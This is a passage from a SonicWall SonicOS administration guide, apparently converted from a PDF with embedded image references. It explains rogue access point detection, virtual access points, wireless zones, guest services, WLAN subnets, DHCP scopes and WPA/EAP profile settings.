The security appliance can alleviate this weakness by recognizing rogue access points potentially attempting to gain access to your network. It accomplishes this in two ways: active scanning for access points on all 802.11a, 802.11g, and 802.11n channels, and passive scanning (while in Access Point mode) for beaconing access points on a single channel of operation.

Check the **Enable Rogue Access Point Detection** box to specify the rogue access point detection method. The **Authorized Access Points** menu allows you to specify **All Authorized Access Points**, **Create new MAC Address Object Group**, or **Select an Address Object Group**.

The **Authorized Access Points** menu allows you to specify which access points the SonicWall security appliance will considered authorized when it performs a scan. You can select **All Authorized Access Points** to allow all SonicPoints, or you can select **Create new MAC Address Object Group** to create an address object group containing a group of MAC address to limit the list to only those SonicPoints whose MAC addresses are contained in the address object group.

Select **Create Address Object Group** to add a new group of MAC address objects to the list.

IDS Settings

To schedule and IDS click the drop-down menu and select or create a schedule. You can also leave this option as Disabled and an IDS scan will not take place. Below are the schedule options:

- **Create a new schedule...**
- **Work Hours**
- **M-T-W-TH-F 08:00 to 17:00**

- **After Hours**
- **M-T-W-TH-F 00:00 to 08:00**
- **M-T-W-TH-F 17:00 to 24:00**
- **SU-S 00:00 to 24:00**
- **Weekend Hours**

Discovered Access Points

The **Discovered Access Points** table displays information on every access point that can be detected by all your SonicPoints or on a individual SonicPoint basis:

- **MAC Address (BSSID)**: The MAC address of the radio interface of the detected access point. This is used as the basic service set identifier for the access point.
- **SSID**: The service set identifier of the network (WLAN).
- **Channel**: The radio channel used by the access point.
- **Manufacturer**: The manufacturer of the access point. SonicPoints will show a manufacturer of either SonicWall or Senao.
- **Signal Strength**: The strength of the detected radio signal
- **Max Rate**: The fastest allowable data rate for the access point radio, typically 54 Mbps.
- **Authorize**: Click the **Edit** icon in the **Authorize** column to add the access point to the address object group of authorized access points.

Scanning for Access Points

Active scanning occurs when the wireless security appliance starts up, and at any time **Scan Now** is clicked at the bottom of the **Discovered Access Points** table. When the wireless security appliance is operating in a Bridge Mode, the **Scan Now** feature does not cause any interruption to the bridged connectivity. When the wireless security appliance is operating in Access Point Mode, however, a temporary interruption of wireless clients occurs for no more than a few seconds. This interruption manifests itself as follows:

- Non-persistent, stateless protocols (such as HTTP) should not exhibit any ill-effects.
- Persistent connections (protocols such as FTP) are impaired or severed.

CAUTION: The Scan Now feature causes a brief disruption in service. If this is a concern, wait to use the Scan Now feature at a time when no clients are active or until the potential for disruption becomes acceptable.

Authorizing Access Points on Your Network

Access Points detected by the wireless security appliance are regarded as rogues until they are identified to the wireless security appliance as authorized for operation. To authorize an access point, select it in the list of access points discovered by the wireless security appliance scanning feature, and add it clicking the **Authorize** icon.

62

Configuring Virtual Access Points with Internal Wireless Radio

Wireless > Virtual Access Point

Wireless VAP Overview

This section provides an introduction to the Virtual Access Point feature for SonicWall network security appliances equipped with internal wireless radios.

Topics:

What Is a Virtual Access Point?

A Virtual Access Point is a multiplexed instantiation of a single physical Access Point (AP) so that it presents itself as multiple discrete Access Points. To wireless LAN clients, each Virtual AP appears to be an independent physical AP, when in actuality there is only a single physical AP. Before the evolution of the Virtual AP feature support, wireless networks were relegated to a One-to-One relationship between physical Access Points and wireless network security characteristics, such as authentication and encryption. In other words, an Access Point providing WPA-PSK security could not simultaneously offer Open or WPA-EAP connectivity to clients, and if the latter were required, they would had to have been provided by a separate, distinctly configured Access Points. This forced WLAN network administrators to find a solution to scale their existing wireless LAN infrastructure to provide differentiated levels of service. With the Virtual APs (VAP) feature, multiple VAPs can exist within a single physical AP in compliance with the IEEE 802.11 standard for the media access control (MAC) protocol layer that includes a unique Basic Service Set Identifier (BSSID) and Service Set Identified (SSID). This allows for segmenting wireless network services within a single radio frequency footprint of a single physical access point device.

VAPs allow you to control wireless user access and security settings by setting up multiple custom configurations on a single physical interface. Each of these custom configurations acts as a separate (virtual) access point, and can be grouped and enforced on a single internal wireless radio.

For more information on SonicOS Secure Wireless features, refer to the *SonicWall Secure Wireless Integrated Solutions Guide*.

Benefits of Using Virtual APs

This section includes a list of benefits in using the Virtual AP feature:

- **Radio Channel Conservation**—Prevents building overlapped infrastructures by allowing a single Physical Access Point to be used for multiple purposes to avoid channel collision problem. Channel conservation. Multiple providers are becoming the norm within public spaces such as airports. Within an airport, it might be necessary to support an FAA network, one or more airline networks, and perhaps one or more Wireless ISPs. However, in the US and Europe, 802.11b networks can only support three usable (non-overlapping) channels, and in France and Japan only one channel is available. Once the channels are utilized by existing APs, additional APs will interfere with each other and reduce performance. By allowing a single network to be used for multiple purposes, Virtual APs conserve channels.
- **Optimize Wireless LAN Infrastructure**—Share the same Wireless LAN infrastructure among multiple providers, rather than building an overlapping infrastructure, to lower down the capital expenditure for installation and maintenance of your WLANs.

Wireless VAP Configuration Overview

The following are required areas of configuration for VAP deployment:

1. **Zone** - The zone is the backbone of your VAP configuration. Each zone you create will have its own security and access control settings and you can create and apply multiple zones to a single physical interface by way of Wireless Subnets.
2. **Wireless Interface** - The W0 interface (and its WLAN subnets) represent the physical connections between your SonicWall network security appliance and the internal wireless radio. Individual zone settings are applied to these interfaces and forwarded to the wireless radio.


3 **DHCP Server** - The DHCP server assigns leased IP addresses to users within specified ranges, known as “Scopes”. The default ranges for DHCP scopes are often excessive for the needs of most wireless deployments, for instance, a scope of 200 addresses for an interface that will only use 30. Because of this, DHCP ranges must be set carefully in order to ensure the available lease scope is not exhausted.

4 **Virtual Access Point Profile** - The VAP Profile feature allows for creation of wireless configuration profiles which can be easily applied to new wireless Virtual Access Points as needed.

5 **Virtual Access Point** - The VAP Objects feature allows for setup of general VAP settings. SSID and wireless subnet name are configured through VAP Settings.

6 **Virtual Access Point Group** - The VAP Group feature allows for grouping of multiple VAP objects to be simultaneously applied to a single internal wireless radio.

7 **Assign VAP Group to Internal Wireless Radio**- The VAP Group is applied to the internal wireless radio and made available to users through multiple SSIDs.




Related Configuration Tasks

A Wireless VAP deployment requires several steps to configure, some of which are configured in other areas of the SonicOS management interface. See the following sections:

- Network Zones
- Wireless LAN Subnets
- DHCP Server Scope

Network Zones

A network security zone is a logical method of grouping one or more interfaces with friendly, user-configurable names, and applying security rules as traffic passes from one zone to another zone. With the zone-based security, you can group similar interfaces and apply the same policies to them, instead of having to write the same policy for each interface. Network zones are configured from the **Network > Zones** page.



Topics:

- The Wireless Zone
- Custom Wireless Zone Settings

For detailed information on configuring zones, see Network > Zones.

The Wireless Zone

The Wireless zone type, of which the “WLAN Zone” is the default instance, provides support to SonicWall wireless radio. When an interface or subinterface is assigned to a Wireless zone, the interface can enforce security settings above the 802.11 layer, including WiFiSec Enforcement, SSL VPN redirection, Guest Services, Lightweight Hotspot Messaging and all licensed Deep Packet Inspection security services.


Custom Wireless Zone Settings

Although SonicWall provides the pre-configured Wireless zone, you also have the ability to create their own custom wireless zones. When using VAPs, several custom zones can be applied to a single wireless radio.

Topics:

- General
- Wireless
- Guest Services


General



General Configuration Options

Feature	Description
Name	Create a name for your custom zone
Security Type	Select **Wireless** to enable and access wireless security options.
Allow Interface Trust	Select this option to automatically create access rules to allow traffic to flow between the interfaces of a zone. This will effectively allow users on a wireless zone to communicate with each other. This option is often disabled when setting up Guest Services.
SonicWall Security Services	Select the security services you wish to enforce on this zone. This allows you to extend your SonicWall firewall security services to your wireless users.

Wireless




Wireless Configuration Options

Feature	Description
Only allow traffic generated by a SonicPoint	Restricts traffic on this zone to internally-generated traffic only.
SSL VPN Enforcement	Redirects all traffic entering the Wireless zone to a defined SonicWall SSL VPN appliance. This allows all wireless traffic to be authenticated and encrypted by the SSL VPN, using, for example, NetExtender to tunnel all traffic. Note: Wireless traffic that is tunnelled through an SSL VPN will appear to originate from the SSL VPN rather than from the Wireless zone. **SSL VPN Server** - Select the Address Object representing the SSL VPN appliance to which you wish to redirect wireless traffic.
SonicPoint Provisioning Profile	Select a predefined SonicPoint Provisioning Profile to be applied to all current and future SonicPoints on this zone.
SonicPointN Provisioning Profile	Select a predefined SonicPointN Provisioning Profile to be applied to all current and future SonicPoints on this zone.

Guest Services

The **Enable Guest Services** option allows the following guest services to be applied to a zone:



Guest Services Configuration Options

Feature	Description
Enable inter-guest communication	Allows guests connecting to SonicPoints in this Wireless zone to communicate directly and wirelessly with each other.
Bypass AV Check for Guests	Allows guest traffic to bypass Anti-Virus protection
Enable Dynamic Address Translation (DAT)	Dynamic Address Translation (DAT) allows the SonicPoint to support any IP addressing scheme for Guest Services users. If this option is disabled (unchecked), wireless guest users must either have DHCP enabled, or an IP addressing scheme compatible with the SonicPoint's network settings.
Enable External Guest Authentication	Requires guests connecting from the device or network you select to authenticate before gaining access. This feature, based on Lightweight Hotspot Messaging (LHM) is used for authenticating Hotspot users and providing them parametrically bound network access.
Custom Authentication Page	Redirects users to a custom authentication page when they first connect to a SonicPoint in the Wireless zone. Click Configure to set up the custom authentication page. Enter either a URL to an authentication page or a custom challenge statement in the text field, and click OK.
Post Authentication Page	Directs users to the page you specify immediately after successful authentication. Enter a URL for the post-authentication page in the filed.

Guest Services Configuration Options


Feature	Description
Bypass Guest Authentication	Allows a SonicPoint running Guest Services to integrate into environments already using some form of user-level authentication. This feature automates the Guest Services authentication process, allowing wireless users to reach Guest Services resources without requiring authentication. This feature should only be used when unrestricted Guest Services access is desired, or when another device upstream of the SonicPoint is enforcing authentication.
Redirect SMTP traffic to	Redirects SMTP traffic incoming on this zone to an SMTP server you specify. Select the address object to redirect traffic to.
Deny Networks	Blocks traffic from the networks you specify. Select the subnet, address group, or IP address to block traffic from.
Pass Networks	Automatically allows traffic through the Wireless zone from the networks you select.
Max Guests	Specifies the maximum number of guest users allowed to connect to the Wireless zone. The default is **10**.

Wireless LAN Subnets

A Wireless LAN (WLAN) subnet allows you to split a single wireless radio interface (W0) into many virtual network connections, each carrying its own set of configurations. The WLAN subnet solution allows each VAP to have its own virtual separate subinterface, even though there is only a single 802.11 radio.

WLAN subnets have several key capabilities and characteristics of a physical interface, including zone assignability, security services, WAN assignability (static addressing only), GroupVPN, DHCP server, IP Helper, routing, and full NAT policy and Access Rule controls. Features excluded from WLAN subnets at this time are VPN policy binding, WAN dynamic client support, and multicast support.

WLAN subnets are configured from the **Network > Interfaces** page.



Custom Wireless Subnet Settings

The table below lists configuration parameters and descriptions for wireless subnets:


Wireless Subnet Configuration Options

Feature	Description
Zone	Select a pre-defined or custom zone. Only zones with security type of “wireless” are available for selection.
Parent Interface	The default WLAN interface, normally W0.
Subnet Name	Choose a friendly name for this interface.
IP Configuration	Create an IP address and Subnet Mask in accordance with your network configuration.
Sonic Point Limit	The number of radios supported in your deployment, the default value is 1 SonicPoint.
Management	Select the protocols you wish to use when managing this subnet.
User Login	Select the protocols you will make available to clients who access this subnet.
DHCP Server	Select the Create default DHCP Lease Scope option to enable DHCP on this subnet, along with the default number of available leases. Read DHCP Server Scope, for more information on DHCP lease requirements.

DHCP Server Scope

The DHCP server assigns leased IP addresses to users within specified ranges, known as Scopes. Take care in making these settings manually, as a scope of 200 addresses for multiple interfaces that will only use 30 can lead to connection issues due to lease exhaustion.

The DHCP scope should be resized as each interface/subinterface is defined to ensure that adequate DHCP space remains for all subsequently defined interfaces. Failure to do so may cause the auto-creation of subsequent DHCP scopes to fail, requiring manual creation after performing the requisite scope resizing. DHCP Server Scope is set from the **Network > DHCP Server** page.



Configuring Virtual Access Point Profiles

A Virtual Access Point Profile allows you to pre-configure and save access point settings in a profile. VAP Profiles allows settings to be easily applied to new Virtual Access Points. Virtual Access Point Profiles are configured from the **Wireless > Virtual Access Point** page.

TIP: This feature is especially useful for quick setup in situations where multiple virtual access points will share the same authentication methods.

Topics:

- Virtual Access Point Profile Settings
- WPA-PSK / WPA2-PSK Encryption Settings
- WPA-EAP / WPA2-EAP Encryption Settings

Virtual Access Point Profile Settings

Virtual Access Point Profile Configuration Options lists configuration parameters and descriptions for Virtual Access Point Profile Settings:

Virtual Access Point Profile Configuration Options

Feature	Description
Name	Choose a friendly name for this VAP Profile. Choose something descriptive and easy to remember as you will later apply this profile to new VAPs.
Type	Set to **Wireless-Internal-Radio** by default. Retain this default setting if using the internal radio for VAP access (currently the only supported radio type).
Authentication Type	Below is a list available authentication types with descriptive features and uses for each: **WPA** • Good security (uses TKIP) • For use with trusted corporate wireless clients • Transparent authentication with Windows log-in • No client software needed in most cases **WPA2** • Best security (uses AES) • For use with trusted corporate wireless clients • Transparent authentication with Windows log-in • Client software install may be necessary in some cases • Supports 802.11i “Fast Roaming” feature • No backend authentication needed after first log-in (allows for faster roaming) **WPA2-AUTO** • Tries to connect using WPA2 security, if the client is not WPA2 capable, the connection will default to WPA.
Unicast Cipher	The unicast cipher will be automatically chosen based on the authentication type.

Virtual Access Point Profile Configuration Options

Feature	Description
Multicast Cipher	The multicast cipher will be automatically chosen based on the authentication type.
Maximum Clients	Choose the maximum number of concurrent client connections permissible for this virtual access point.

WPA-PSK / WPA2-PSK Encryption Settings

Pre-Shared Key (PSK) is available when using WPA or WPA2. This solution utilizes a shared key.

WPA-PSK/WPA2-PSK Encryption Configuration Options

Feature	Description
Pass Phrase	The shared passphrase users will enter when connecting with PSK-based authentication.
Group Key Interval	The time period for which a Group Key is valid. The default value is 86400 seconds. Setting to low of a value can cause connection issues.

WPA-EAP / WPA2-EAP Encryption Settings


Extensible Authentication Protocol (EAP) is available when using WPA or WPA2. This solution utilizes an external 802.1x/EAP capable RADIUS server for key generation.

WPA-EAP / WPA2-EAP Encryption Configuration Options

Feature	Description
RADIUS Server 1	The name/location of your RADIUS authentication server
RADIUS Server 1 Port	The port on which your RADIUS authentication server communicates with clients and network devices.
RADIUS Server 1 vSecret	The secret passcode for your RADIUS authentication server
RADIUS Server 2	The name/location of your backup RADIUS authentication server
RADIUS Server 2 Port	The port on which your backup RADIUS authentication server communicates with clients and network devices.
RADIUS Server 2 Secret	The secret passcode for your backup RADIUS authentication server
Group Key Interval	The time period (in seconds) during which the WPA/WPA2 group key is enforced to be updated.

Configuring Virtual Access Point Objects


Virtual Access Point objects are configured from the **Wireless > Virtual Access Point** page. The configuration allows for setup of general VAP settings, including SSID and wireless subnet name.



Topics:

- General VAP Settings
- Advanced VAP Settings

General VAP Settings



VAP configuration options


Feature	Description
SSID	Create a friendly name for your VAP.
Name	Select a subnet name to associate this VAP with. Settings for this VAP will be inherited from the subnet you select from this list.
VLAN ID	Select the VLAN ID from the drop-down menu.
Enable Virtual Access Point	Enables this VAP.
Enable SSID Suppress	Suppresses broadcasting of the SSID name and disables responses to probe requests. Check this option if you do not wish for your SSID to be seen by unauthorized wireless clients.

Advanced VAP Settings

Advanced settings allows you to configure authentication and encryption settings for this connection. Choose a **Profile Name** to inherit these settings from a user created profile. See Configuring Virtual Access Point Profiles for complete authentication and encryption configuration information.


Configuring Virtual Access Point Groups

The Virtual Access Point Groups feature is available on SonicWall NSA appliances. It allows for grouping of multiple VAP objects to be simultaneously applied to your internal wireless radio. Virtual Access Point Groups are configured from the **Wireless > Virtual Access Point** page.



Enabling a Virtual Access Point Group

After your VAPs are configured and added to a VAP group, that group must be specified in the **Wireless > Settings** page in order for the VAPs to be available through your internal wireless radio. The default group is called **Internal AP Group**.




Configuring a Schedulable VAP

The Schedulable VAP feature allows each Virtual Access Point to have its own schedule settings. In previous versions, the wireless radio associated with the SonicWall appliance shared the same schedule among multiple Virtual Access Points. As a result, all virtual access points were active and/or inactive at the same time. Schedulable VAP allows each VAP to have its own setting for the schedules.

Note that if you are configuring a VAP schedule for a SonicPoint, the schedule is stored on the associated SonicWall appliance it is associated with will record the configured schedule. If configuring this enhancement on a SonicWall appliance, you will have to add members to the VAP group in order to store and configure the VAP Schedule settings. When the VAP is enabled for the SonicPoint radio, the schedule settings for the radio are disabled.

To schedule and enable a Virtual Access Point:

1. Navigate to the **SonicPoint > Virtual Access Point** page.
2. Add or edit a Virtual Access Point by clicking the **Add...** button or the **Edit** icon of the existing Virtual Access Point you wish to edit.
3. In the configuration window, click the **Advanced** tab.
4. Select the desired schedule from the **VAP Schedule Name** drop-down menu. Click **OK** to save changes.



Configuring the VAP Access Control List

Each Virtual Access Point can support an individual Access Control List (ACL) to provide more effective authentication control. The Wireless ACL Enhancement feature works in tandem with the wireless MAC Filter List currently available on SonicOS. Unified ACL is supported on the internal wireless for the SonicWall TZ and NSA series appliances, and any SonicPoint appliances. Using the Wireless ACL enhancement, users are able to Enable or Disable the MAC Filter List, set the Allow List, and set the Deny list.

